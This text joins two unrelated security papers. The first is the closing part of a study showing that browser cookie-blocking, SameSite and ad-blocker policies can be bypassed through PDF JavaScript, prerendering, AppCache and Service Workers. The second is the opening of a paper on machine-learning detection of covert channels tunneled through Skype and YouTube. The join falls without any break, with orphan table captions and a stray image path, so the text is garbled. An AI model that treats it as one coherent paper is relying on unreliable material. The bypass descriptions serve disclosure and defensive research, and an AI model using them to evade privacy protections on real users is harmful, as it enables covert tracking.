The preliminary analysis of this data indicated that 4,701 web pages triggered DNS requests for which we did not capture any HTTP request. However, we found that in most cases new resources were still being loaded when we closed the web page (15 seconds after opening it). We re-evaluated these web pages but now allowed the browser 120 seconds to finish loading all resources. This resulted in 865 web pages that triggered a non-corresponding DNS request to a total of 77 different hosts. A manual analysis of these showed that the vast majority was due to DNS prefetching and the remainder was still caused by requests that were interrupted when closing the browser. These results indicate the completeness of our framework, as we did not find any bypass technique that our framework was unable to detect.

## 6 Discussion

As we have shown in Section 4, through our framework, which evaluated several browsers and browser extensions in various configurations, we uncovered numerous instances where an authenticated third-party request could circumvent the imposed restrictions. We found that this unintended behavior can be traced back to several factors, which can be classified as implementation errors, misconfiguration and design flaws. In this section, we discuss which measures can be taken to remedy the discovered circumventions.

### 6.1 Browser implementations

Most of the browsers that we evaluated have built-in support for suppressing cookies of third-party requests. Our results show that only the Gecko-based browsers (Firefox, Cliqz and Tor Browser) manage to do this successfully. Surprisingly, we found that the blocking of third-party cookies feature in Edge had no effect. We believe that this is due to an oversight from the browser developers or a regression bug introduced when new functionality was added.

For the Chromium-based browsers (Google Chrome and Opera), we found that because of the built-in PDF reader, an adversary or tracker can still initiate authenticated requests to third-parties. Because the request is triggered from within the extension, different directives apply, thus allowing cookies to be attached. A possible mitigation for this particular issue could be to disable the functionality of triggering requests from within PDFium. However, this behavior is not unique to PDFium, and other browser extensions may also be exploited in order to send arbitrary third-party requests that bypass imposed cookie policies. As such, we propose that browsers strip cookies from all requests initiated by extensions as a default policy. As this may interfere with the operations of certain extensions, exclusions should be made possible, for instance by defining a list of cookie-enabled domains in the extension manifest.

Next to blocking third-party cookies, we also analyzed the built-in tracking protection for Firefox. Interestingly, we found that for each category of mechanisms that may trigger requests, excluding JavaScript in PDFs, there exists at least one technique that can bypass the built-in tracking protection. A manual analysis of the Firefox source code showed that these bypasses are caused by the retroactive manner in which tracking protection is implemented. More specifically, although the request-validation mechanism is applied in a central location, the validation process is only triggered when a specific flag is set, which requires modifications to every functionality that may trigger requests. While Mozilla is already aware[12] of some of the bypasses we uncovered and is working to mitigate these, we believe that our framework will assist in identifying bypass techniques, even when these are difficult to detect from the millions of lines of code.

[12] `https://bugzilla.mozilla.org/show_bug.cgi?id=1207775`

## 6.2 Browser extensions

For anti-tracking extensions and ad blockers, it is crucial that *all* requests can be intercepted and blocked or altered. From the results, summarized in Table 2 and Table 3, it is clear that in the current state this is not the case. In fact, we found that for every analyzed browser extension there exists at least one technique that can be used to circumvent the extension to send an authenticated third-party request. Moreover, we found that the results of the evaluated browser extensions are very disparate, even for extensions that target the same browser. For instance, out of the 15 ad blocking extensions for Google Chrome, at most 3 exhibited a similar behavior.

In part, the disparity of results can be explained by the frequent introduction of new features to browsers, which may affect the WebExtension API or cause unforeseen effects. For instance, support for intercepting WebSockets in browser exceptions was only added years after the feature became available, and after it had actively been exploited to circumvent ad blockers [11]. Furthermore, AppCache caused one of the parameters of the `onBeforeRequest` API to exhibit a different behavior, which was unexpected by most browser extensions. As a result, requests triggered by AppCache managed to bypass the vast majority of browser extensions. The same change was introduced to Chromium-based browsers when Service Workers were implemented. As a result, most extensions for Chrome and Opera can be circumvented by triggering requests from Service Workers, whereas all extensions Firefox successfully block these third-party requests. This shows that adding new features to a browser may have unforeseen side-effects on the extensions that rely on the provided APIs.

When new browser features are proposed and implemented, test cases that include the new functionality can be added to our framework, allowing browser vendors and extension developers to automatically detect and possibly mitigate unforeseen side-effects. Moreover, because all anti-tracking and ad blocking browser extensions share a common core functionality (namely, intercepting and altering or blocking requests), we propose that all these extensions use a specifically purposed API that is actively maintained. Driven by the high popularity of these browser extensions, this API could be added to the WebExtension API. Alternatively, this API could be offered in the form of an extension module, which of course needs to be maintained and requires all browser extensions to update this module.

# 7 Related Work

**Policy implementation inconsistencies** Multiple studies have shown that browser implementations often exhibit inconsistencies concerning security or privacy policies. Aggarwal et al. [3] discovered privacy violations for private browsing implementations of modern browsers through both manual and automatic analysis. On top of that, they showed that browser extensions and plug-ins can invalidate the privacy guarantees of private browsing. Schwenk et al. [41] implemented a web application that automatically evaluates the SOP implementation of browsers. In that regard, they showed that browser behaviors differ due to the lack of a formal specification. Singh et al. [43] pointed out the incoherencies in web browser access control policies. In an effort to help browser vendors find the balance between keeping incoherency-confirming features and the breakage of websites as a consequence of removing them, they developed a measurement system. Jackson and Barth [21], too, showed that newly shipped browser features can undermine existing security policies. In particular, they discuss features affected by origin contamination and propose three approaches to prevent vulnerabilities caused by the introduction of these features. Zheng et al. [55] question the integrity of cookies by revealing cookie injection vulnerabilities for major sites like those of Google and Bank of America. They showed that implementation inconsistencies in browsers can aggravate these vulnerabilities.

**Ad blocking circumventions** Iqbal et al. [20] examined methods that are used to circumvent ad blocking in the wild. They discuss the limitations of anti-adblock filter lists and proposed a machine learning approach to identify ad block bypasses. Storey at al. [45] also proposed new approaches to ad blocking, countering the existing flaws of traditional ad blocking methods. Their new techniques include recognition of ads trough the use of visual elements, stealth ad blocking and signature-based active ad blocking.

**Trackers in the wild** Roesner et al. [40] performed an in-depth empirical investigation of third-party trackers. Based on the results of this investigation, they proposed a classification for third-party trackers and developed a client-side application for detecting and classifying trackers. A large-scale crawl was performed by Englehardt and Narayanan [14] to gather insights about tracking behaviors in the wild. They found that tracking protection tools such as Ghostery proved effective for blocking undesirable third-parties, except for obscure trackers.

# 8 Conclusion

In this work, we introduce a framework that is able to perform an automated and comprehensive evaluation of cross-site countermeasures and anti-tracking policy implementations. By evaluating 7 browsers and 46 browser extensions, we find that virtually every browser- or extension-enforced policy can be bypassed. We traced

back the origin of these bypasses to a variety of different causes. For instance, we found that same-site cookies could still be attached to cross-site requests by levering the prerendering functionality, which did not take these policies correctly into account.

Furthermore, a design flaw in Chromium-based browsers enabled a bypass for both the built-in third-party cookie blocking option and tracking protection provided by extensions. Through JavaScript embedded in PDFs, which are rendered by a browser extension, cookie-bearing POST requests can be sent to other domains, regardless of the imposed policies. Additionally, we discovered that not every implementation of the WebExtension API guarantees interception of every request. This makes it impossible for extension developers to be completely thorough in blocking or modifying undesirable requests.

Overall, we found that browser implementations exhibited a highly inconsistent behavior with regard to enforcing policies on third-party requests, resulting in a high number of bypasses. This demonstrates the need for browsers, which continuously add new features, to be thoroughly evaluated.

The results of this research suggest that policy implementations are prone to inconsistencies. That is why we think that, as future research, the framework could be extended to evaluate other policy implementations (e.g. LocalStorage API [28], Content Security Policy [1]). In addition to that, the evaluation of mobile browsers could also be an interesting direction. This includes the mobile counterparts of major browsers for iOS and Android, but also mobile exclusives like Firefox Focus [36].

# Appendix

## A Test compositions

In this section, we explicate the various test compositions that we have integrated in our framework. These compositions are shown in Table 5, together with the illustrated domains.

## B Extension set population

In this section, we present the extension set populations. For the ad tracking protection extensions, these are shown in Table 6 and for the ad blocking extensions in Table 7. All extensions for Chrome, Opera and Firefox were selected based on relevant search criteria and

| ID | Test composition |

a minimum number of users or downloads (whichever was available). Due to the unavailability of both numbers for Edge extensions, we selected Edge extensions based on the popularity of their counterparts for the other browsers. The extension "AdBlocker Lite" takes up two entries in Table 2 and 7 because we tested its two modes.

## C Bug reports and responses

In this section, we address the bug reports that we filed and their subsequent responses. Bugs were reported to both browsers (Section C.1) and extensions (Section C.2). In order to not inspire any attackers or trackers, we decided to only file private bug reports. Note that bug threads mights still be private when visiting the associated link.

### C.1 Built-in browser protection

**[bug1]** The bug that can be leveraged to bypass Chrome's and Opera's third-party cookie policy has been confirmed and is scheduled to be fixed at the time of writing. [13]

**[bug2]** We reported that Safari 10 does not block all third-party cookies when this option is enabled. At the time of writing, this bug has not yet been confirmed.[14]

**[bug3]** The bug that nullifies Edge's option to block third-party cookies has been confirmed.[15]

**[bug4]** The bypasses for Opera's ad blocker have been reported, however, we were not given access to the bug thread. Instead, we were given an email address through which we can inquire about the process.

**[bug5]** In the bug thread that we have started for bypasses concerning Firefox' tracking protection, references have been made to previously reported similar bugs that are related to Firefox' Safe Browsing feature [37].[16] For example, the AppCache API had already been reported to bypass the URL classifier used by Safe Browsing to signal websites known for phishing or malware. Although the bug has not yet been officially flagged as confirmed at the time of writing, there was an intention to fix.

### C.2 Extensions

**[bug6]** This bug permitted cross-site requests, initiated by JavaScript embedded in a PDF, to bypass the WebExtension API in Chromium-based browsers. This made it impossible for extensions (e.g. ad blockers and anti-tracking extensions) to implement a thorough third-party cookie and request policy. Unfortunately, our bug thread was closed as WontFix,[17] because this functionality was working as intended; requests initiated by an extension (PDFium) shouldn't be interceptable by other extensions. Thread responses showed reluctance to treating PDFium differently because it would be costly and difficult to implement. We mentioned that Opera - a Chromium-based browser - actually managed to mitigate these requests

Table 6: Population of the tracking protection extension sets.

with its built-in ad blocker, but also proposed an alternative solution like providing a setting to block execution of JavaScript embedded in PDFs. Response to our proposition was supportive, however we are not aware of any progress on the matter. In the same bug report, we also explained the difficulties for extensions to distinct between requests initiated through the AppCache or ServiceWorker API, and requests initiated by browser functionality. However, no responses have been made in regard to this.

**[bug7]** We reported that requests for fetching the favicons are not interceptable through Firefox' WebExtension API and that requests initiated through the AppCache API are not easily distinguishable in Firefox. The bug thread was closed as WontFix,[18] because the first issue had already been reported and no additional effort will be made to fix the deprecated AppCache API.

**[bug8]** In addition to the aforementioned bugs caused through the AppCache and WebSocket API, we identified a wide variety of bugs inherent to the implementation of ad blocking and privacy protection extensions. Because of the large number of affected extensions, many without a dedicated bug tracker, we only contacted a selection of them. This selection involved the 11 most popular and recently updated extensions, most of them supported by multiple browsers, to which we reached out through a private channel. Unfortunately, only 5 extension developers responded, of which only 2 pro-actively tried and succeeded to fix the issue.

## C.3 Same-site cookie

**[bug9]** The prerender bug that we found in Chrome and Opera has been filed through the Chromium project, where it was confirmed and scheduled to be fixed.[19]

**[bug10]** We have reported the several bypasses that we found for Edge's implementation of the same-site cookie policy. This bug report has been confirmed.[20]

# Effective Detection of Multimedia Protocol Tunneling using Machine Learning

Diogo Barradas Nuno Santos Luís Rodrigues
*INESC-ID, Instituto Superior Técnico, Universidade de Lisboa*
{*diogo.barradas, nuno.m.santos, ler*}*@tecnico.ulisboa.pt*

## Abstract

Multimedia protocol tunneling enables the creation of covert channels by modulating data into the input of popular multimedia applications such as Skype. To be effective, protocol tunneling must be unobservable, i.e., an adversary should not be able to distinguish the streams that carry a covert channel from those that do not. However, existing multimedia protocol tunneling systems have been evaluated using ad hoc methods, which casts doubts on whether such systems are indeed secure, for instance, for censorship-resistant communication.

In this paper, we conduct an experimental study of the unobservability properties of three state of the art systems: Facet, CovertCast, and DeltaShaper. Our work unveils that previous claims regarding the unobservability of the covert channels produced by those tools were flawed and that existing machine learning techniques, namely those based on decision trees, can uncover the vast majority of those channels while incurring in comparatively lower false positive rates. We also explore the application of semi-supervised and unsupervised machine learning techniques. Our findings suggest that the existence of manually labeled samples is a requirement for the successful detection of covert channels.

## 1 Introduction

Multimedia protocol tunneling has emerged as a potentially effective technique to create covert channels which are difficult to identify. In a nutshell, this technique consists of encoding covert data into the video (and / or audio) channel of popular encrypted streaming applications such as Skype without requiring any changes to the carrier application. Systems such as Facet [30], CovertCast [34], and DeltaShaper [2] implement this technique, and introduce different approaches for data modulation that aim at raising the difficulty of an adversary to identify covert data transmissions.

An important property that all these systems strive to achieve is *unobservability*. A covert channel is deemed unobservable if an adversary that is able to scan any number of streams is not able to distinguish those that carry a covert channel from those that do not [20, 23]. Thus, an adversary aims at correctly detecting all streams that carry covert channels, among a set of genuine streams, as effectively as possible. In practice, a multimedia protocol tunneling system that provides a high degree of unobservability prevents an adversary from flagging a large fraction of covert flows (i.e., from attaining a high true positive rate) while flagging a low amount of regular traffic (i.e., while attaining a low false positive rate).

In spite of the efforts to build unobservable systems, the methodology currently employed for their evaluation raises concerns. To assess the unobservability of a system such as Facet, experiments are mounted in order to play regular traffic along with covert traffic, collect the resulting traces, and employ similarity-based classifiers (e.g., relying in the $\chi^2$ similarity function) to determine whether covert traffic can be detected with a low number of false positives [30]. However, each system has been evaluated with a different classifier, making results hard to compare. Furthermore, those studies use just one among the many machine learning (ML) techniques available today. Yet, providing a common ground for assessing the unobservability of multimedia protocol tunneling systems is a relevant problem which, nevertheless, has been overlooked in the literature. Considering that such systems emerged from the need to circumvent Internet censorship, flawed systems may pose life-threatening risks to end-users, e.g., journalists that report news in extreme conditions may be prosecuted, imprisoned, or even murdered if covert channels are detected.

To fill this gap, our goal is to systematically assess the unobservability of existing systems against powerful adversaries making use of traffic analysis techniques based on ML. We aim at understanding which ML techniques are better suited for the purpose of detecting covert chan-

nels in multimedia streams and what are the limitations of such techniques. In particular, we seek to explore ML techniques which have yielded successful results when applied in other domains (e.g., Tor hidden services fingerprinting [22]), but have not yet been studied in the context of covert traffic detection.

In this paper, we present the first experimental study of the unobservability of covert channels produced by state-of-the-art multimedia protocol tunneling systems. We test three systems – Facet, CovertCast, and Deltashaper – using the original code provided by their maintainers. For our study, we take a systematic approach by investigating a spectrum of anomaly detection techniques, ranging from supervised, to semi-supervised and unsupervised, where for each category we explore different classifiers, and investigate the trade-offs involved in the ability to flag a large amount of covert channels while minimizing false positives. From our study, we highlight the following three main contributions.

First, our analysis reveals that some state-of-the-art systems are flawed. In particular, CovertCast flows can be detected with few false positives by an adversary, even when resorting to existing similarity-based classifiers. While the remaining systems exhibit different degrees of unobservability according to their parameterization, we show that none of the currently employed similarity-based classifiers can detect such channels without incurring in large numbers of false positives. We also conclude that one of the existing similarity-based classifiers – using $\chi^2$ distance – consistently outperforms all others in the task of detecting covert channels.

Second, we show that ML techniques based on decision trees and some of their variants are extremely effective at detecting covert traffic with reduced false positive rates. For example, an adversary employing XGBoost would be able to flag 90% of all Facet traffic while erroneously flagging only 2% of legitimate connections. Moreover, the performance of such techniques is very high, meaning that the adversary is able to classify traffic in a few seconds, with a relatively low number of samples per training set, and taking a low memory footprint. Additionally, the use of decision tree-based techniques allows us to understand which traffic features are most important for detecting the functioning of particular multimedia protocol tunneling systems. These findings suggest that, apart from their performance, decision tree-based techniques can provide meaningful insight into the inner workings of these systems and we propose that they should be used for assessing the unobservability of multimedia protocol tunneling systems in the future.

Third, we explore alternative ML approaches for the detection of covert channels when the adversary is assumed to be partially or totally deprived of labeled data. Our findings suggest that unsupervised learning techniques provide no advantage for the classification of multimedia protocol tunneling covert channels, while the application of semi-supervised learning techniques yields a significant fraction of false positives. However, we note that the performance of semi-supervised techniques can be significantly improved through the optimization of parameters or by providing algorithms with extra training data. The study of semi-supervised anomaly detection techniques with an ability to self-tune parameters can be a promising future direction of research which would enable adversaries to detect covert traffic while avoiding the burden of generating and manually label data.

We note that we synthesize a limited number of legitimate and covert traffic samples in laboratory settings for creating our datasets. While this is a common approach for generating datasets for the type of unobservability assessment we conduct in this paper, it is possible that adversaries possessing a privileged position in the network can build a more accurate representation of traffic.

The remainder of our paper is organized as follows. Section 2 presents the methodology of our study. Section 3 presents the main findings of our study regarding the comparison of similarity-based classifiers. Section 4 presents the results obtained when assessing unobservability resorting to decision tree-based classifiers. Section 5 presents our first insights on using semi-supervised and unsupervised anomaly detection techniques for the identification of covert traffic. In Section 6, we discuss obtained results and we present the related work in Section 7. Lastly, we conclude our work in Section 8.

## 2 Methodology

This section introduces the systems we analyzed, our adversary model, and the experimental setup of our study.

### 2.1 Systems Under Analysis

Below, we describe three state-of-the-art approaches at multimedia protocol tunneling which serve as a basis for our study. We selected these systems because all of them encode data into video streams, and their code is publicly available for open testing. We note that although these systems have been conceived for the purpose of censorship circumvention, in practice, they may be used for other purposes, such as concealing criminal activity.

**Facet [30]** allows clients to watch arbitrary videos by replacing the audio and video feeds of Skype videocalls. To watch a video, clients contact a Facet server by sending it a message containing the desired video URL. Afterwards, the Facet server downloads the requested video and feeds its content to microphone and camera emulators. Then, the server places a videocall to the client

transmitting the selected video and audio instead. Thus, clients are not required to install any software in order to use the system. For approximating the traffic patterns of regular videocalls, Facet re-samples the audio frequency and overlays the desired video in a fraction of each frame while the remaining frame area is filled up by a video resembling a typical videocall. Decreasing the area occupied by the concealed video translates into increased resistance against traffic analysis.

**CovertCast [34]** scrapes and modulates the content of web pages into images which are distributed via live-streaming platforms such as YouTube. Multiple clients can consume the data being transmitted in a particular live stream simultaneously. CovertCast modulates web content by encoding it into colored matrix images. A colored matrix is parameterized by a cell size (adjacent pixels with a given color), the number of bits encoded in each cell (represented with a color), and the rate at which a matrix containing new data is loaded. Clients scrape and demodulate the images served through the live stream extracting the desired web content.

**DeltaShaper [2]** differentiates itself from the previous systems in that it allows for tunneling arbitrary TCP/IP traffic. This is achieved by modulating covert data into images which are transmitted through a bi-directional Skype videocall. DeltaShaper follows a similar data encoding mechanism to that of CovertCast. However, and similarly to Facet, a colored matrix is overlayed in a fraction of the call screen, on top of a typical chat video running in the background. This overlay, named payload frame, can be carefully parameterized to provide different levels of resistance against traffic analysis. On call start, DeltaShaper undergoes a calibration phase for adjusting its encoding parameters according to the current network conditions in order to preserve unobservability.

## 2.2 Adversary Model

To study the unobservability properties of the aforementioned systems, we emulate a state-level adversary which will attempt to detect the traffic of multimedia protocol tunneling tools while resorting to different anomaly detection techniques. The providers of encrypted multimedia applications which are used as carriers for covert channels are not assumed to collude with the adversary. Thus, the adversary cannot simply demand application providers to decipher and disclose raw multimedia content which could be easily screened for the presence of covert data. The adversary is also assumed to be unable to control the software installed in the computers of end-users. However, domestic ISPs are assumed to cooperate with the adversary, enabling it to monitor, store and inspect all traffic flows crossing its borders.

An adversary faces an inherent trade-off between the ability to correctly detect a large amount of covert channels and to erroneously flag legitimate flows. Flagging legitimate flows as covert channels is something that the adversary wants to avoid in most practical settings. For example, a censor that aims at blocking flows containing covert channels may not be willing to block large fractions of legitimate calls, that are used daily by companies and business, as these calls may be key for the economy of the censor's regime [17]. Also, law-enforcement agencies may not be willing to risk to falsely flag legitimate actions of citizens as criminal activity.

## 2.3 Performance Metrics

In face of the previous observations, when comparing the different techniques we mainly use the following metrics: *true positive rate*, *false positive rate*, *accuracy*, and the *area under the ROC curve*. The True Positive Rate (TPR) measures the fraction of positive samples that are correctly identified as such, while the False Positive Rate (FPR) measures the proportion of negative samples erroneously classified as positive. Thus, adversaries will attempt to obtain a high TPR and a low FPR when performing covert traffic classification. Accuracy captures the fraction of correct labels output by the classifier among all predictions, and can be used as a summary of the classification performance since high accuracy implies a high true positive rate and a low false positive rate. The ROC curve plots the TPR against the FPR for the different possible cutout points for classifiers possessing adjustable internal thresholds. The area under the ROC curve (ROC AUC) [16] summarizes this trade-off. While a classifier outputting a random guess has an AUC=0.5, a perfect classifier would achieve an AUC=1, where the optimal point on the ROC curve is FPR=0 and TPR=1.

## 2.4 Experimental Setup

For conducting our study, we were required to analyze a number of network traces produced by the systems described in Section 2.1. For our testbed, we used two 64-bit Ubuntu 14.04.5 LTS virtual machines (VMs) provisioned with a 2.40GHz Intel Core2 Duo CPU and 8GB of RAM configured in a LAN setting. We used the *v4l2loopback* camera emulator and the *pulseaudio* sound server to feed video and audio to the carrier multimedia applications. The prototypes of the considered systems were obtained from their respective websites [3, 29, 33]. Due to the deprecation of Skype v4.3 and the incompatibility of *v4l2loopback* with the latest Skype v8.x desktop version, we have resorted to Skype for Web. For gathering the traffic samples generated by each system, we captured the network packets produced by the carrier

multimedia streams for a duration of 60 seconds after a given covert channel has been established. The methodology we followed for gathering traffic samples has been commonly used in the literature since it allows for the analysis of the unobservability properties of covert channels while executing in steady-state. Next, we describe the methodology we followed for generating our covert and legitimate traffic datasets.

**Facet:** For building our covert video dataset, we collected 1000 YouTube videos from the YouTube-curated Top Shared and Liked playlist. The legitimate Skype video dataset consists of 1000 recorded live chat videos available on YouTube. We adapted the Facet prototype to sample three types of Facet transmissions, corresponding to scaling the covert videos on top of legitimate videos by a factor of 50%, 25% and 12.5% – the available prototype represents a proof-of-concept only capable of a (unmorphed) 100% scaling. Then, we gathered 1000 traffic samples for each scaling factor by combining a pair of legitimate and covert videos while following the audio and video morphing techniques detailed in Facet's original description. To emulate legitimate Skype calls, we streamed the media comprising our legitimate Skype video dataset. The resolution of the camera emulator was set to 320x240. For gathering traffic samples, we used each of the available VMs as a Skype peer.

**CovertCast:** For building our legitimate live-streaming dataset, we crawled 200 live-streams included in the Live YouTube-curated list. Then, we generated 200 CovertCast live-streams by broadcasting several news websites already included in the available CovertCast prototype. The server component, responsible for scraping websites, was executed in one of our VMs and streamed modulated video frames to YouTube. We used a Windows laptop running Google Chrome as a CovertCast client. Each video was streamed with a 1280x720 resolution.

**DeltaShaper:** We emulated 300 legitimate bi-directional Skype calls by streaming a subset of our legitimate Skype video dataset. We gathered DeltaShaper traffic samples by establishing a DeltaShaper connection between the Skype endpoints installed in both VMs. We gathered data for two DeltaShaper configurations, found to provide traffic analysis resistance guarantees, and which respected the tuple (payload frame area, cell size, number of bits, framerate). These were comprised by the $\langle 320\times240, 8\times8, 6, 1\rangle$ and $\langle 160\times120, 4\times4, 6, 1\rangle$ tuples. Each video was streamed in a 640x480 resolution.

# 3 Similarity-based Classification

For the purpose of unobservability assessment, multiple similarity functions have been used to feed similarity-based classifiers. This section details the rationale behind each of these functions and how they have been used for the construction of similarity-based classifiers and applied to different multimedia protocol tunneling systems. Then, we conduct a comparative analysis of the performance of each of these classifiers.

## 3.1 Currently Used Similarity Functions

Next, we introduce the three similarity-based classifiers which have been previously used for evaluating the unobservability of Facet, CovertCast, and DeltaShaper.


In similarity-based classification [10], labeling is performed by taking into account the pairwise-similarities between the test sample and a set of labeled training samples (or a representative model based on these). In the context of traffic analysis, similarity scores are often obtained from the comparison of the frequency distribution of packet lengths or inter-arrival times of traffic samples.

**Pearson's Chi-squared Test ($\chi^2$) [40]** tells us whether the distributions of two categorical variables differ significantly from each other, by comparing the observed and expected frequencies of each category. The $\chi^2$ test is used in a classifier adapted for distinguishing Facet traffic [30, 51]. The classifier starts by building two models for legitimate and Facet traffic, respectively, using labeled samples. These models are based upon a selection of the bi-gram distribution of packet lengths, where bi-grams expected to hurt classification performance are identified and discarded. Test samples are compared to each of the models using the $\chi^2$ test. A simpler version of this classifier labels a sample according to the minimum distance obtained when compared against each model. A more sophisticated version of the classifier labels samples according to whether the ratio between the distance to each model surpasses a threshold. An adversary can adjust this threshold for balancing the expected true positive and false positive rates of the classifier.

**Kullback-Leibler Divergence (KL) [28]** is a measure of relative entropy between two target distributions which is obtained by computing the information lost when trying to approximate one distribution with the other. The KL divergence is used for building a classifier for CovertCast traffic. The classifier aims at distinguishing a set of YouTube videos carrying modulated data from a set of regular YouTube videos through the comparison of the quantized frequency distribution of packet lengths. For each sample in a given set, the classifier computes its KL divergence from every other member in the same set and every member in the other set. Then, the classifier computes a success metric, corresponding to the number of times the KL divergence between a member of one set is more similar to another member of the same set, divided by the total KL divergences that were computed.

| Multimedia Protocol Tunneling System | $\chi^2$ Classifier | | | KL Classifier | | | EMD Classifier | | |
|---|---|---|---|---|---|---|---|---|---|
| | ACC | TPR | TNR | ACC | TPR | TNR | ACC | TPR | TNR |
| Facet ($s$=50%) | 0.743 | 0.797 | 0.689 | 0.575 | 0.675 | 0.476 | 0.575 | 0.578 | 0.572 |
| Facet ($s$=25%) | 0.713 | 0.795 | 0.630 | 0.558 | 0.615 | 0.500 | 0.535 | 0.827 | 0.242 |
| Facet ($s$=12.5%) | 0.772 | 0.793 | 0.750 | 0.551 | 0.596 | 0.506 | 0.530 | 0.793 | 0.267 |
| DeltaShaper $\langle 320\times240, 8\times8, 6, 1\rangle$ | 0.690 | 0.716 | 0.663 | 0.546 | 0.628 | 0.464 | 0.567 | 0.500 | 0.633 |
| DeltaShaper $\langle 160\times120, 4\times4, 6, 1\rangle$ | 0.540 | 0.437 | 0.650 | 0.515 | 0.531 | 0.500 | 0.528 | 0.223 | 0.833 |
| CovertCast | 0.990 | 1.000 | 0.980 | 0.923 | 0.999 | 0.846 | 0.830 | 0.965 | 0.695 |

Table 1: Accuracy, true positive, and true negative rates when detecting covert channels on different multimedia protocol tunneling systems. For the EMD classifier, the threshold value was chosen to be the one providing the highest accuracy, irrespective of the trade-off between the true positive and true negative rates of the classifier.



(a) Facet $s$=50%

(b) DeltaShaper $\langle 320\times240, 8\times8, 6, 1\rangle$.

Figure 1: ROC curve for the $\chi^2$ and EMD classifiers when identifying Facet and DeltaShaper traffic.

**Earth Movers's Distance (EMD) [43]** measures the dissimilarity between two distributions, where the distance between single features can be defined in a distance matrix. Informally, this dissimilarity represents the necessary amount of work to turn one probability distribution into the other, where the cost of this transformation translates to the amount of observations moved times the distance defined in the associated distance matrix. The EMD (provided with a unitary distance matrix) is used for comparing the quantized frequency distribution of packet lengths of traffic samples, and is used as basis for building a classifier for DeltaShaper traffic. First, the classifier computes the pairwise EMD between each sample in the dataset and each legitimate sample, recording its average. The intuition is that legitimate samples will exhibit a smaller average EMD. An internal threshold adjusts the trade-off between the true positive and false positive rates of the classifier. For labeling a new sample, the classifier computes the pairwise distance of this sample to each legitimate sample and verifies whether its average EMD surpasses the threshold.

## 3.2 Main Findings

We now present the main findings of our analysis after assessing the unobservability of each system with all the similarity-based classifiers described above.

**1. The claims on the unobservability guarantees of multimedia protocol tunneling systems are intimately tied to the classifier employed in their evaluation.** This finding can be illustrated by the numbers in Table 1, which shows the accuracy, true positive and true negative rates obtained by the classifiers described in Section 3.1. For example, when detecting Facet $s$=50% traffic, we can see that the $\chi^2$ performs relatively well, with an accuracy of 74.3%. Contrastingly, the KL and EMD classifiers attain an accuracy close to random guessing, providing an optimistic estimate on the unobservability of Facet $s$=50%. The values in Table 1 suggest a similar trend when detecting DeltaShaper and CovertCast traffic. Our results also suggest that $\chi^2$ outperforms all other similarity-based classifiers proposed for the assessment

of unobservability. This can be inferred from the consistently higher accuracy values provided by $\chi^2$.

**2. $\chi^2$ produces large false positive rates when classifying Facet and DeltaShaper traffic.** Figure 1 depicts the ROC curve of the $\chi^2$ and EMD classifiers when detecting Facet and DeltaShaper traffic. Figure 1a shows that for correctly identifying 90% of all Facet traffic (TPR=90%), with $s$=50%, an adversary would tag 45% of legitimate connections (45% FPR) as covert traffic, while employing the $\chi^2$ classifier. For identifying 90% of all DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic, the adversary would face an FPR=51%. Thus, even the deployment of the best performing similarity-based classifier results in a large number of misclassifications for legitimate traffic. Misclassifications are further aggravated should an adversary resort to the EMD classifier. Figure 1 confirms that $\chi^2$ performs only fairly in distinguishing covert channels (e.g., AUC=0.83 for Facet $s$=50%, AUC=0.74 for DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$). We do not show a ROC curve for KL as the classifier is not adjustable by an internal threshold.

**3. CovertCast fails to provide unobservability.** The results in Table 1 show that the $\chi^2$ classifier can correctly identify all of CovertCast streams while incurring only in a 2% false positive rate. Additionally, the numbers show that the remaining classifiers can correctly identify >96.5% of CovertCast streams, albeit incurring in a larger false positive rate (e.g., EMD: TPR=0.965, FPR=0.305). We conjecture two explanations that may justify the differences beween our results and those published in the original CovertCast paper. Firstly, our results may stem from the use of a dataset which is one order of magnitude larger than the one used for CovertCast evaluation. This increased dataset may more accurately represent the patterns generated by legitimate YouTube streams' traffic and reveal CovertCast activity. Secondly, implementation changes in YouTube may have impacted the unobservability properties provided by hardcoded data modulation parameters, which may in turn be no longer adequate to ensure unobservability.

# 4 Decision Tree-based Classification

In this section, we depart from the use of similarity-based classifiers for detecting the presence of covert traffic. As it is unpractical to explore all possible machine learning algorithms, we focus our experiments in a subset of algorithms based on decision trees. We have chosen these algorithms due to their ability of handling data in a non-linear fashion, their ability to perform feature selection, and the ease of interpretation of the resulting models. Our results show that this approach is highly effective at detecting covert traffic in the systems under study.

## 4.1 Selected Classifiers

